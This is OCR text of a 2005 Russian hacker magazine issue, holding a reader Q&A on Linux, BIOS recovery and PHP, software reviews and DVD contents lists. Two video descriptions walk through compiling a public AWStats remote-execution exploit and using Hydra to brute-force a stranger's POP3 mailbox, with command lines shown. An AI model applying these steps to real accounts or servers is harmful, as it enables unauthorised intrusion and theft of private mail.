Q Огромное спасибо за то, что на своих DVD вы выкладываете LiveCD-версии различных Linux'ов – это реально помогает новичкам. Я, к примеру, уже вполне прилично освоился с Knoppix'ом, и сейчас даже отпала всякая необходимость постоянно загружать его с CD. Возможно ли установить его на жесткий диск как полноценную операционную систему?

A Проще всего будет воспользоваться специальным скриптом knx-hdinstall. Алгоритм действий следующий: как обычно, загружайся с LiveCD, дождись, пока закончится запуск иксов, и после этого запускай консоль. Далее под рутом введи команду knx-hdinstall. Появится окно интерактивного мастера, с помощью которого и производится установка. Проблем, в принципе, возникнуть не должно, но за подсказкой всегда можно обратиться к иллюстрированному мануалу на www.sslug.dk/~chlor/knoppix/knx-hdinstall.





Q Тема февральского номера – атака на Wi-Fi. Любопытно, конечно, но ответь мне на такой вопрос: а как можно отследить несанкционированные подключения к моей точке доступа? Ведь есть же специальные средства?

A Мне лично очень приглянулась утилита AirSnare (http://home.comcast.net/~jay.deboer/airsnare). Эта, по сути, нехитрая программа использует довольно эффективный механизм для мониторинга незаконных подключений. AirSnare ведет контроль за MAC-адресами, подключенным к AP-шке (Access Point – точка доступа) Wi-Fi устройств. Если девайс имеет знакомый MAC-адрес, то есть занесен в базу данных программы, значит, клиент наш. Если же нет, нужно держать ухо востро, потому как велика вероятность того, что подключенное устройство используется для вардрайвинга. Программа пошлет оповещение администратору и тут же начнет перехватывать весь связанный с ним трафик с помощью снифера Ethereal. Лихо? Не то слово. Помимо этого, AirSnare постоянно отслеживает все DHCP-запросы на получение IP-адреса и подключение к сети.

Q Во время прошивания БИОСа материнской платы у меня отключили свет. Результат плачевный: компьютер ни в какую не стартует. Что теперь делать? (Системная плата EPoX.)

A Для начала неплохо попробовать провернуть один трюк. Однако он актуален только тогда, когда компьютер подает хотя бы какие-нибудь признаки жизни, например щелкает дисководом. Если так оно и есть, то смело ищи пустую дискету и беги к другу записывать на нее следующие файлы: последнюю версию прошивальщика awdflash.exe (www.filebox.ru/p/awdflash), сам БИОС с именем файла newbios.bin и плюс к этому файл autoexec.bat со строкой «awdflash newbios.bin /sn /py /cc /r». После этого вставляй дискету в дисковод и включай компьютер. Велика вероятность того, что все обойдется хорошо и компьютер через некоторое время загрузится как ни в чем не бывало. Но даже если ничего не вышло, отчаиваться не стоит. Нужно попробовать отыскать знакомого (или еще лучше – знакомую) с точно такой же материнской платой. Нашел? Тогда аккуратно вытащи из своей материнки чип БИОСа и замени его точно таким же работающим. Если компьютер загрузился, можешь ликовать от восторга. Единственное, что осталось сделать, – при работающем компьютере (бояться тут нечего, но все-таки нужно быть очень осторожным) вытащить чужой чип и вставить обратно свой, вышедший из строя. А дальше загружайся с уже готовой загрузочной дискеты и жди результата.
Не исключено, что на такие действия решится далеко не каждый, поэтому, как вариант, можно обратиться к специалистам из сервисного центра. Или, например, купить новую флешку с уже прошитым БИОСом, благо дилеры EPoX такую услугу предоставляют. Стоит отметить, что расходы при таком подходе будут значительно выше.

Q Как известно, в X-Windows реализован полноценный аналог виндовской корзины. Работает в моем Mandrake'е хорошо – спору нет. Однако в консоли я такой возможности, к сожалению, не нашел. Может быть, плохо искал?

A В самом деле, линукс по умолчанию такой возможности не предоставляет. Команда rm или любимый новичками Midnight Commander (mc) для удаления файлов обращаются непосредственно к функции ядра unlink, которая стирает файл без возможности восстановления. Тем не менее, нашлись умельцы, которые нехитрым образом видоизменили функцию unlink и реализовали некоторое подобие корзины. Утилита называется recycled4linux (www.shirka.org/recycled4linux) и состоит из пропатченного модуля для ядра, а также оболочки для работы с корзиной. После установки программы все удаляемые файлы на самом деле будут переноситься в специальную папку, откуда уже потом при желании их можно удалить. Несмотря на то что программа имеет статус «бета», работает она вполне стабильно. Я серьезных багов не заметил. Зато сразу же приметил широкие возможности для настройки квот для пользователей и опций для удаляемых файлов.

Q Сейчас разрабатываю сайт для одной конторы, торгующей программным обеспечением. Компания хранит все свои прайс-листы в формате Excel, а они создаются какими-то бухгалтерскими программами. Мне предлагают настроить автоматическую закачку этого xls-файла на сервер, но я хочу пойти дальше и отображать обновленный прайс прямо на самой веб-странице. Отсюда вопрос: каким образом можно средствами PHP динамически обработать лист Excel'а и преобразовать его в HTML-вид?

A Здесь тебе не обойтись без библиотеки PHP-ExcelReader (http://phpexcelreader.sourceforge.net). Вкратце объясню, как ее использовать:

1. Для начала подключим файл с описанием класса командой include('reader.php').
2. Далее создаем экземпляр класса: $xl_reader = new Spreadsheet_Excel_Reader().
3. Указываем объекту, какой именно файл (filename.xls) необходимо обработать: $xl_reader->read("filename.xls"). После этого вся извлеченная информация будет помещена в хранилище данного объекта.
4. Контейнерами для хранения данных служат обычные двумерные массивы. Поэтому для доступа к ним не надо применять какие-либо специфические и изощренные методы и функции. Просто работай с массивом, как ты это делаешь по десять раз на дню.
5. Общий синтаксис команды выглядит следующим образом: $xl_reader->sheets[x][y], где x – это номер листа в документе, а y – одно из специальных свойств.
6. Например, чтобы присвоить переменной $rows количество строк на первом листе (нумерация листов начинается с нуля!), достаточно использовать команду $rows = $xl_reader->sheets[0]['numRows'].
7. Команда для извлечения информации из первой ячейки второго листа: $cell = $xl_reader->sheets[1]['cells'][1][1].
8. А следующая команда может быть полезна, если необходимо возвратить имя листа: $sheetname = $xl_reader->boundsheets[0]['name'].

Сделано в Студии Лебедева в 2005 году



короче

Для хорошей рекламы необходимо
всего несколько слов.
Ключевых.

Купи слова.
748-10-33
adv@yandex.ru
advertising.yandex.ru

Купи слова.
748-10-33
adv@yandex.ru
advertising.yandex.ru

Купи слова.
748-10-33
adv@yandex.ru
advertising.yandex.ru

Купи слова.
748-10-33
adv@yandex.ru
advertising.yandex.ru

Купи слова
746-10-33
adv@yandex.ru
advertising.yandex.ru



ВИДЕО: CYGWIN: EXPLOITS COMPILING

Иногда в нашем нелегком деле бывают ситуации, когда необходимо собрать удаленный эксплойт, предназначенный для компиляции в *NIX, не имея под руками линукс-шелла. Что же можно сделать в данном случае? Стоит воспользоваться эмулятором UNIX'а CygWin, собрав программку в нем. Собственно говоря, это и делает хакер в данном видеоролике. Сначала он подбирает на сайте www.securitylab.ru тестовый эксплойт, с которым будет работать в дальнейшем. Кандидатом становится AWStats 6.x pluginmode Multiple Remote Command Execution Exploit (www.securitylab.ru/52983.html). После этого взломщик берет декабрьский][-DVD за 2004 год (#72) и ставит с него CygWin на свой компьютер. Во время инсталляции, правда, возникают небольшие проблемы – установка почему-то подвисает на последней стадии. Однако после пары простых манипуляций с клавой взломщику все-таки удается завершить начатое. Теперь пора запускать cygwin. Для этого достаточно всего лишь кликнуть по соответствующему ярлычку на рабочем столе.

Итак, полуторагиговый монстр полностью находится в распоряжении хакера. Для начала взломщик вводит команды ls -la, «pwd», «id», «wget», чтобы убедиться в том, что эмулятор выдает на них адекватные ответы. Удостоверившись, что шелл полностью работоспособен, хаксор сливает исходники сплойта командой «wget http://www.securitylab.ru/_Exploits/2005/02/sileAWSxpl.c.txt в текущую директорию, после чего переименовывает файл sileAWSxpl.c.txt в sileAWSxpl.c. Затем он приступает к компиляции только что скачанной программки, набрав для этого команду gcc sileAWSxpl.c –o my_exploit. В результате появляется новый бинарный файл my_exploit.exe, который, как ты уже понял, и является самим откомпиленным вариантом сплойта sileAWSxpl.c. Его можно запускать как и в cygwin'e, так и в голой винде. В последнем случае нужно не забыть скопировать файт cygwin1.dll в папку, где лежит тело эксплойта my_exploit.exe.


ВИДЕО: БРУТФОРСЕР HYDRA

Читал статью пацанский брутфорс в январском выпуске Хакера? Там я описывал мега рульный брутфорсер Hydra. Эта программа действительно стоит всеобщего внимания – при умелом использовании софтина превращается в нехилое оружие взломщика. Дело в том, что она может быстро подбирать пароль по словарю не только к почтовым ящикам по POP3/IMAP протоколу, но и к SSH, telnet, FTP, MySQL, MS-SQL, HTTP/HTTPS basic-auth, HTTP/SOCKS proxy, smtp-auth, smb. В видеоролике хаксор показывает, как работать с этой чудо-утилитой на примере взлома почтового ящика некого американского челдона. Вот что конкретно делает взломщик в самом видео. Сначала он скачивает гидру в свой домашний каталог, выполнив для этого команду wget http://thc.org/releases/hydra-4.6-src.tar.gz. Дальше командой tar zxvf hydra-4.6-src.tar.gz он распаковывает архив. После этого сливает и разархивирует исходники библиотеки libssh аналогичным образом. Либа нужна для того, чтобы собрать гидру с поддержкой брутфорса SSH-аккаунтов. После этого он устанавливает библиотеку стандартным способом, выполнив последовательно для этого "./configure", "make", "make install", вслед за тем инсталит и саму гидру, выполнив те же команды. Далее с сайта www.nsd.ru он стягивает словарь, содержащий потенциальные пароли от взламываемого почтового ящика. Что ж, теперь все готово, можно начинать брут. Для этого стоит набрать команду hydra -l атакуемый_логин -P файл_с_паролями -f адрес_pop3-сервера pop3. Через некоторое время пароль все-таки успешно подбирается, и хакер наконец-то получает доступ к ящику. Как я уже говорил, аналогичным способом можно подбирать пароль и к другим не менее интересным сервисам.



FCD5

Отличная программа, позволяющая начисто удалить файлы с жесткого диска. Ведь, как ты, надеюсь, понимаешь, комбинация клавиш SHIFT+DEL вовсе не уничтожит всю информацию о файле, и при острой необходимости с помощью специальных утилит удаленное можно восстановить. Тулза очень проста в использовании, да к тому же на русском языке, так что даже начинающие пользователи PC смогут самостоятельно удалить компромат со своего харда :).




KASPERSKY INTERNET SECURITY 2006


Программое обеспечение, предназначенное для полномасштабной защиты твоего железобетонного коня в сети Интернет. В KIS 2006 используется новая архитектура, на которой скоро будет построено большинство продуктов от лаборатории Касперского. Программа имеет модули антивирусной защиты файловой системы, электронной почты, Web, персональный межсетевой экран, модуль анти-спама и еще с десяток интересных вещей. Совершенно новый пользовательский интерфейс. Стоит обязательно посмотреть на эту бетку.




BARSIC V.11.23.

Среда разработки и проигрыватель для языка программирования BARSIC – нового языка для локальных компьютеров и сети. Синтаксис подобен паскалевскому. Программа имеет множество удобных средств взаимодействия с ОС. Для использования подпрограмм обладает удобными средствами подключения внешних ДЛЛок. Поддерживается двух- трехмерная графика, OpenGL. С программой поставляются материалы-tutorial'ы.









WINDOWS

DAILY SOFT
Opera 8 beta 3
Mozilla 1.8 Beta1, 1.7.6
Mozilla FireFox 1.0.2
Netscape 8 beta
The Bat! 3.0.1
Eudora 6.2
Mozilla Thunderbird 1.0.2
ICQ 2003b
ICQ Lite 5.5.02
&RQ 0.9.6.2
Miranda IM v0.3.3.1
Miranda IM sources
SIM 0.9.3
Trillian 3.1
Aol Instant Messenger 5.9.3690
Yahoo Messenger 6
mIRC 6.16
Pirch 98
Vypress Chat
Total Commander 6.51
CuteFTP professional 7.0
CuteFTP Home 7.0
Far 1.7 beta 5
ReGet Deluxe 4.1.243
ReGet Pro 3.4.242
ReGet Junior 2.2.190
GetRight 5.2d
CuteZIP 2.1 Build 10.26.1
7-Zip 4.16 Beta
WinZip 9.0 SR-1 BETA (6195)
Winrar 3.50 1
WinAmp 5.08
ACDSee 7

MULTIMEDIA
JetAudio v6.14 (basic)
DataBurner 1.0.2.721
Traktor DJ Studio v2.6.1
VideoInspector 1.2.3.73
EASY Burning 1.81
SoundForge 8
ForceVision 3.04
Real Alternative 1.31
K-Lite Codec Pack 2.43
DVDIdle 5.82 Pro
BetterJPEG 1.3.9.5
BlindWrite 5.2.12
Mp3tag 2.29e
ISO Commander 1.6.020
iuVCR 4.94.361
AutoGK 2.0
VUPlayer 2.4
XMPlay 3.2.0.4

DEVELOPMENT
BARSIC v.11.23
Java 1.5
Eclipse SDK 3.0.2
Netbeans IDE 4.1
PECompact 2.51
WinHex 12.05 SR-10
NVU 0.90 RC1

NET
Avant Browser v10.0
Jetico Personal Firewall
TweakMASTER PRO 2.04 build 764
Friendly Chat v.4.6.1
Soulseek 1.56
Weather Pulse v 2.04
LanCalculator 1.0.1
TernerGuard 3.2
Home Page Reader 3.021
LanShutDown 3.0.1
SXBandMaster 0.92 build 1
DataFreeway 1.0.5.154
LanSpy v2.0
SmartFTP 1.1.985.6
Proxy Checker 7.4.18
FlashGot 0.5.7.8
BitTorrent 4.0.1
FireTune 0.6
Fresh Download 7.26
rmoschange
DC++ v0.672
Skype v1.2.0.32
FTPInfo
eDonkey2000 1.1
WebSite Watcher 4.03
StatistXP 9.8
DzSoft PHP Editor 3.1.1
Ad Muncher 4.7.16138

SYSTEM
Kaspersky AntiHacker 1.7
Антивирус Касперского Personal 5
Registry Defragmentation v6.6
SpywareBlaster v3.3
PCBoost 3.2.21.2005
FCD5
Kaspersky Internet Security 2006
Tweak-XP Pro 4.05
Non-Stop Copy 1.03
Xpy 0.89
Mtk WinFlash Launcher
System Cleanup v1.5
Special Tools 200x v1.3.5
VMware 5.0 RC3
aTuner 1.9.5.6177
PsTools Suite
Work With Registry
nVidia ForceWare 71.84
Virtual CD 7.0
Driver Cleaner 3.3

MISC
Backup To DVD/CD v5.1.128
True Launch Bar v3.2.4
Nullsoft Install System 2.06
TeConv 1.05
WindowBlinds 4.5
World Wind v 1.3
Xakep CD Datasaver 5.0
NaturCalendar ST
PWDGen Professional
Скринсервер Магия Рун 1.0
Pool 3D Training Edition v1.4
AI RoboForm v6.3.0
Search and Replace v5.1
HD_Speed 1.4.1.46
Table 3.4
Start Menu Tuning
NumLock Calculator 3.3.214
ICE Book Reader Pro 7.5
Tweak Total Commander 6.0.3
FinePrint 5.37

UNIX

DAILY SOFT
Mozilla 1.7.6
Mozilla Firefox 1.0
Netscape 7.2
Pine 4.62
gFTP 2.0.18rc1
xChat 2.4.3
KVIrc 3.2.0
BitchX
Licq 1.3.1
Centericq 4.20
mICQ 0.5.0.1
Gaim 1.2
SIM 0.9.3
YSM7 2.9.6
Wget 1.9.1
MLDonkey 2.5.29

MULTIMEDIA
lAfterStep 2.00.04
Graveman 0.3.8
Kaffeine 0.6
BlackBox 0.70
Xfce 4.2.1.1
K3b 0.11.23
KPhotoBook 0.0.6

DEVELOPMENT
Mono 1.1.5
KDiff3 0.9.88
kdissert 0.3.8
OpenOffice 2.0beta
KDevelop 3.2.0



NET
Samhain 2.0.5a
Konversation 0.16
Samba 3.0.13
Skype 1.0.0.20
SQLite 3.2.0
sylpheed 1.9.6
OpenSSH 4.0

SYSTEM
bzip2 1.0.3
FreeBSD 5.3
Kchm 0.6.5
XFree86 4.5.0
Puppy Linux 1.0.0 Alpha

MISC
NightFall 1.42
OSS 3.99.2c
GTK+ 2.6.4 & GLib 2.6.3
glest 1.0.10
Wolfenstein: Enemy Territory

DVD

№ 04(76) АПРЕЛЬ 2005



№ 04(76) АПРЕЛЬ 2005][АКЕР



CD1

WINDOWS

MULTIMEDIA
- JetAudio v6.14 (basic)
- DataBurner 1.0.2.721
- Traktor DJ Studio v2.6.1
- VideoInspector 1.2.3.73
- EASY Burning 1.81
- ForceVision 3.04
- Real Alternative 1.31
- K-Lite Codec Pack 2.43
- DVDIdle 5.82 Pro
- BetterJPEG 1.3.9.5
- BlindWrite 5.2.12
- Mp3tag 2.29e
- ISO Commander 1.6.020
- iuVCR 4.94.361
- AutoGK 2.0
- VUPlayer 2.4
- XMPlay 3.2.0.4
- SoundForge 8.0

DEVELOPMENT
- BARSIC v.11.23
- Java 1.5
- Netbeans IDE 4.1
- PECompact 2.50
- WinHex 12.05 SR-10
- NVU 0.90 RC1

NET
- Avant Browser v10.0 (build 165)
- Jetico Personal Firewall 1.0.1.56
- TweakMASTER PRO 2.04 build 764
- Friendly Chat v.4.6.1
- Soulseek 1.56
- Weather Pulse v 2.04
- LanCalculator 1.0.1
- TernerGuard 3.2
- LanShutDown 3.0.1
- SXBandMaster 0.92 build 1
- DataFreeway 1.0.5.154
- LanSpy v2.0
- SmartFTP 1.1.985.6
- Proxy Checker 7.4.18
- FlashGot 0.5.7.8
- BitTorrent 4.0.1
- FireTune 0.6
- Fresh Download 7.26
- rmoschange
- DC++ v0.672
- Skype v1.2.0.32
- FTPInfo
- eDonkey2000 1.1
- WebSite Watcher 4.03
- StatistXP 9.8
- DzSoft PHP Editor 3.1.1
- Ad Muncher 4.7.16138

SYSTEM
- Kaspersky AntiHacker 1.7.130
- Антивирус Касперского Personal 5.0.227
- Registry Defragmentation v6.6
- SpywareBlaster v3.3
- PCBoost 3.2.21.2005
- FCD5
- Kaspersky Internet Security 2006
- Tweak-XP Pro 4.05
- Non-Stop Copy 1.03
- Xpy 0.89
- Mtk WinFlash Launcher v1.5.3.6
- System Cleanup v1.5
- Special Tools 200x v1.3.5
- aTuner 1.9.5.6177
- PsTools Suite
- Work With Registry
- Virtual CD 7.0
- Driver Cleaner 3.3

MISC
- Backup To DVD/CD v5.1.128
- True Launch Bar v3.2.4 (beta)
- Nullsoft Install System 2.06
- TeConv 1.05
- WindowBlinds 4.5
- Xakep CD Datasaver 5.0
- NaturCalendar ST
- PWDGen Professional v1.0
- Скринсервер Магия Рун 1.0
- Pool 3D Training Edition v1.4
- AI RoboForm v6.3.0
- Search and Replace v5.1
- HD_Speed 1.4.1.46
- Table 3.4
- Start Menu Tuning
- NumLock Calculator 3.3.214
- ICE Book Reader Pro 7.5
- Tweak Total Commander 6.0.3
- FinePrint 5.37

UNIX

MULTIMEDIA
- AfterStep 2.00.04
- Graveman 0.3.8
- Kaffeine 0.6
- BlackBox 0.70
- Xfce 4.2.1.1
- K3b 0.11.23
- KPhotoBook 0.0.6


DEVELOPMENT
- Mono 1.1.5
- KDiff3 0.9.88
- kdissert 0.3.8
- KDevelop 3.2.0

NET
- Samhain 2.0.5a
- Konversation 0.16
- Samba 3.0.13
- Skype 1.0.0.20
- SQLite 3.2.0
- sylpheed 1.9.6
- OpenSSH 4.0

SYSTEM
- bzip2 1.0.3
- Kchm 0.6.5
- XFree86 4.5.0
- Puppy Linux 1.0.0 Alpha

MISC
- NightFall 1.42
- OSS 3.99.2c
- GTK+ 2.6.4 & GLib 2.6.3
- glest 1.0.10

№ 04(76) АПРЕЛЬ 2005][АКЕР



CD2

MAGAZINE

ШАPOWAREZ
- AV Voice Changer Software v4.0
- Autoruns v 7.0
- Spaces v 1.2
- WinBITS v 0.8b
- URL-Album v 1.31
- Playa!TraX v 1.77
- Chimera Virtual Desktop manager (CVD) v 1.2b
- WinDirStat v 1.1
- Maxthon Standard 1.2.000
- PicturesToExe 4.40 Beta 4
- PicaJet Photo Recovery 1.0.1 Beta
- TrafficCompressor 0.2b Build 180
- SpeedFan 4.22 Beta 6
- X-Setup Pro 7.0

UNIXWAREZ
- NEdit v 5.5
- Aewan v 0.9.6
- Mathomatic v 12.1e
- Liferea v 0.9.1
- Firestarter v 1.0.3

X-TOOLZ
- Duk3NN Mail Bruter 3.03
- NwG Redirect 2.0 by Sw1ft
- Uninstal Tool
- The N0t3P4d
- RainbowCrack 1.2

VISUAL HACK ++
- VisualHack: CygWin: exploits compiling
- VisualHack: Брутфорсер Hydra
- Прохождение мартовского конкурса

PDF ARCHIVE

][АКЕР
-][акер 2005 - 02 (74)

][АКЕР СПЕЦ
-][акер Спец 2005 - 02 (51)


ЖЕЛЕЗО
- Железо 12

МС
- Mobile Computers 02 (53)

ЛУЧШИЕ ЦИФРОВЫЕ КАМЕРЫ
- Лучшие цифровые камеры 05

UPDATES
- Обновления антивирусных баз AVP

TRASH



Дмитрий [SHuRuP] Шурупов (root@nixp.ru, www.nixp.ru)  M.J.Ash (m.j.ash@real.xakep.ru)+SideX (SideX@real.xakep.ru)  Rancid (z4r@mail.ru)




AV VOICE CHANGER SOFTWARE V 4.0

NEW RELEAZE!

Windows 9x/Me/NT/2k/XP
Shareware
Size: 9113 Кб
www.audio4fun.com

Серьезно обновился один из лучших инструментов для изменения голоса. Мечта шутников, телефонных террористов и любителей караоке :). Как и прежде, пользователь говорит в микрофон, а программа в реальном времени заставляет его голос звучать ниже (как у солидного мужика) или выше (как у женщины или подростка). Высоту и тембр голоса можно подбирать вручную, а можно использовать широкий набор готовых профилей (терминатор, старая женщина, тигр и т.д.). Движок AV Voice Changer'а в очередной раз был переписан, что благотворно сказалось на качестве выходного сигнала. К тому же, программа стала поддерживать плагины, что, в принципе, сулит интересные перспективы. В качестве источника звука может использоваться не только микрофон, но и, скажем, выход программного mp3-плеера. Новая фишка этой версии — модуль Voice Comparator, позволяющий согласовать звучание своего голоса со специально выбранным образцом. Другими словами, если потребуется, AV Voice Changer запросто превратит тебя в знатного пародиста. На публике выступать ты не сможешь, но сетевые розыгрыши тебе станут по плечу (тем более что со всеми приложениями для интернет-телефонии эта прога отлично ладит :).

А теперь ложка дегтя. Большинство самых вкусных фишек программы (дополнительные эффекты, продвинутые алгоритмы морфинга) в триальной версии просто-напросто не работают. Бесплатный ключ, который тебе высылают после регистрации, проблему не решает. Он снимает ограничение по времени, но AV Voice Changer все равно продолжает работать в замкнутом деморежиме. Это довольно неприятно, хотя я более чем уверен, что к моменту появления журнала в продаже лекарство, способное справиться с данной болезнью, уже будет гулять по Сети.




AUTORUNS V 7.0

Windows 9x/Me/NT/2k/XP
Freeware
Size: 161 Кб
www.sysinternals.com

Очередную бесплатную полезняшку утянул в этом месяце с сайта Sysinternals.com. На этот раз в мои лапы попался менеджер автозагрузки. Как обычно, долго радовался качеству изделия. Во-первых, сразу бросилось в глаза, какое количество способов автозагрузки приложений знает эта утилита — стандартный MSConfig просто плачет и нервно курит в сторонке. Во-вторых, она позволяет держать под контролем не только запуск исполняемых файлов, но и инициализацию библиотек, загрузку расширений оболочки и браузера, активность системных служб. В-третьих, Autoruns может проверять цифровые подписи файлов. Эта фишка особенно хорошо сочетается с опцией Hide Signed Microsoft Entries, позволяющей убрать из списка стандартные компоненты операционной системы. Помимо проверки цифровой подписи, есть возможность одним кликом отправить на Google.com имя любого заинтересовавшего тебя файла в виде поискового запроса.

Разумеется, помимо чисто информационных услуг, утилита Autoruns предоставляет и стандартный набор управленческих функций. Проще говоря, с помощью этой проги ты можешь без труда выкинуть выбранные файлы из списка автозагрузки. Временно или навсегда.

В общем, прога явно из разряда «must have». Все лучшие черты этой породы имеются в наличии: и малый вес, и бесплатность, и работа без установки, и дружба с командной строкой.






SPACES V 1.2

Windows 9x/Me/NT/2k/XP
Shareware
Size: 4159 Кб
www.spatialresearch.com

Еще один прототип трехмерного интерфейса для операционной системы Windows. Очень оригинальная, красивая и удобная разработка. Ее главное достоинство заключается в том, что она не заставляет пользователя отказываться от привычных удобных элементов управления окнами. Сам знаешь, другие проекты настойчиво призывают юзера отринуть все старое и с головой окунуться в виртуальный мир, не понимая, что у нормальных людей нет времени на бессмысленные виртуальные полеты — им работать надо. К счастью, программа Spaces юношеским максимализмом не страдает. Трехмерным она делает только пространство рабочего стола, но не трогает панель задач. Да и рабочий стол она «отрехмеривает» не радикально — достаточно кликнуть по закладке с правой стороны, чтобы на экране появилась обычная плоская область десктопа с расположенными на ней иконками. То есть, в принципе, работая с этой оболочкой, ты ничего не теряешь, но многое приобретаешь. Сворачиваемые тобой окна красиво улетают вглубь экрана, чтобы прилипнуть к одной из двух пересекающихся под прямым углом плоскостей. Запутаться в приложениях невозможно, поскольку все открытые окна не налезают друг на друга и великолепно просматриваются. Один клик — и выбранное окно вылетает на передний план. И все, никаких лишних телодвижений! Это потом в свободную минутку можно уже копнуть Spaces поглубже, поиграть с настройками и освоить дополнительные функции, такие как перетаскивание окон с одной плоскости на другую, быстрое переключение вида, приближение/удаление и свободное вращение плоскостей вокруг вертикальной оси.




NEDIT V 5.5


POSIX, Mac OS X, OS/2, Windows
Лицензия: GNU GPL
Size (в .bz2): 1099 Кб
www.nedit.org

NEdit – многофункциональный текстовый редактор для X-Window. Обладает табовым интерфейсом (при этом любой внутренний файл можно отсоединить в самостоятельное окно, а потом вернуть обратно) и такими свойствами, как перенос строк, если они не умещаются в текущую ширину окна, строка со статистикой файла (номер строки, столбца и байта позиции курсора, общий размер), поиск (с поддержкой обратного порядка, регулярных выражений и учитывания регистра), настройка размеров разделений по символу Tab (с возможностью его эмуляции). Для программистов, помимо того, представлена нумерация строк и подсветка синтаксиса для различных языков (среди которых C/C++, Pascal, Perl, Python, Tcl, Shell, SQL, HTML/XML, CSS, Javascript, Java – всего их около 30). Все настройки можно как сохранять по умолчанию, так и задавать индивидуально для любого из открытых документов. Для желающих расширить возможности NEdit и сделать программу еще более удобной в использовании присутствуют макросы на своем Си-подобном языке. Организована взаимосвязь с консолью: редактор позволяет вставлять вывод произвольной команды shell, нумеровать строки с помощью nl, сортировать с sort, проверять орфографию с ispell и т.п. Для оптимизации работы с большими файлами предусмотрена возможность установки меток на выделенные части текста. В случае необходимости вставить какой-то специальный символ достаточно знать его номер в таблице ASCII и ввести в окно, всплывающее по Ctrl+Alt+i (на подобные комбинации клавиш забито множество функций программы).

WINBITS V 0.8B



Windows 2k/XP
Size: 161 Кб
Freeware
www.darvin.de/english




WinBITS – это графическая оболочка для службы BITS (Background Intelligent Transfer Service), входящей в состав Windows 2k/XP. Обычно указанная служба используется программой Windows Update для незаметного скачивания патчей с сайта Microsoft, но после установки утилиты WinBITS контроль переходит в руки пользователя, и он получает в свое распоряжение весьма оригинальный менеджер загрузки. Само собой, по количеству наворотов этот менеджер загрузки не может сравниться с лучшими представителями данной разновидности ПО, однако есть пара фишек, которые делают связку BITS+WinBITS поистине незаменимой. Во-первых, нужно вспомнить, что служба BITS специально придумана для передачи файлов в фоновом режиме. Она гораздо более корректно, чем обычные менеджеры загрузки, использует свободную полосу пропускания канала. Можно одновременно качать файлы и ползать по сети, при этом никаких тормозов ты не почувствуешь. Во-вторых, нужно учесть, что WinBITS – это всего-навсего оболочка. С ее помощью ты инициализируешь систему, формируешь новые задания и следишь за ходом работ, но закрытие этой утилиты никак не влияет на процесс передачи данных.

В общем, смотри сам. Если ты не платишь за трафик и хочешь максимально использовать свой канал связи – ставь WinBITS. Пусть она потихоньку сливает тебе огромные файлы, пользуясь каждой минутой простоя. Обычную же качалку используй лишь для тех файлов, которые необходимо загрузить как можно быстрее. Для нормальной работы утилиты необходимо, чтобы в системе был установлен Microsoft .NET Framework 1.1. и включена служба Background Intelligent Transfer Service.

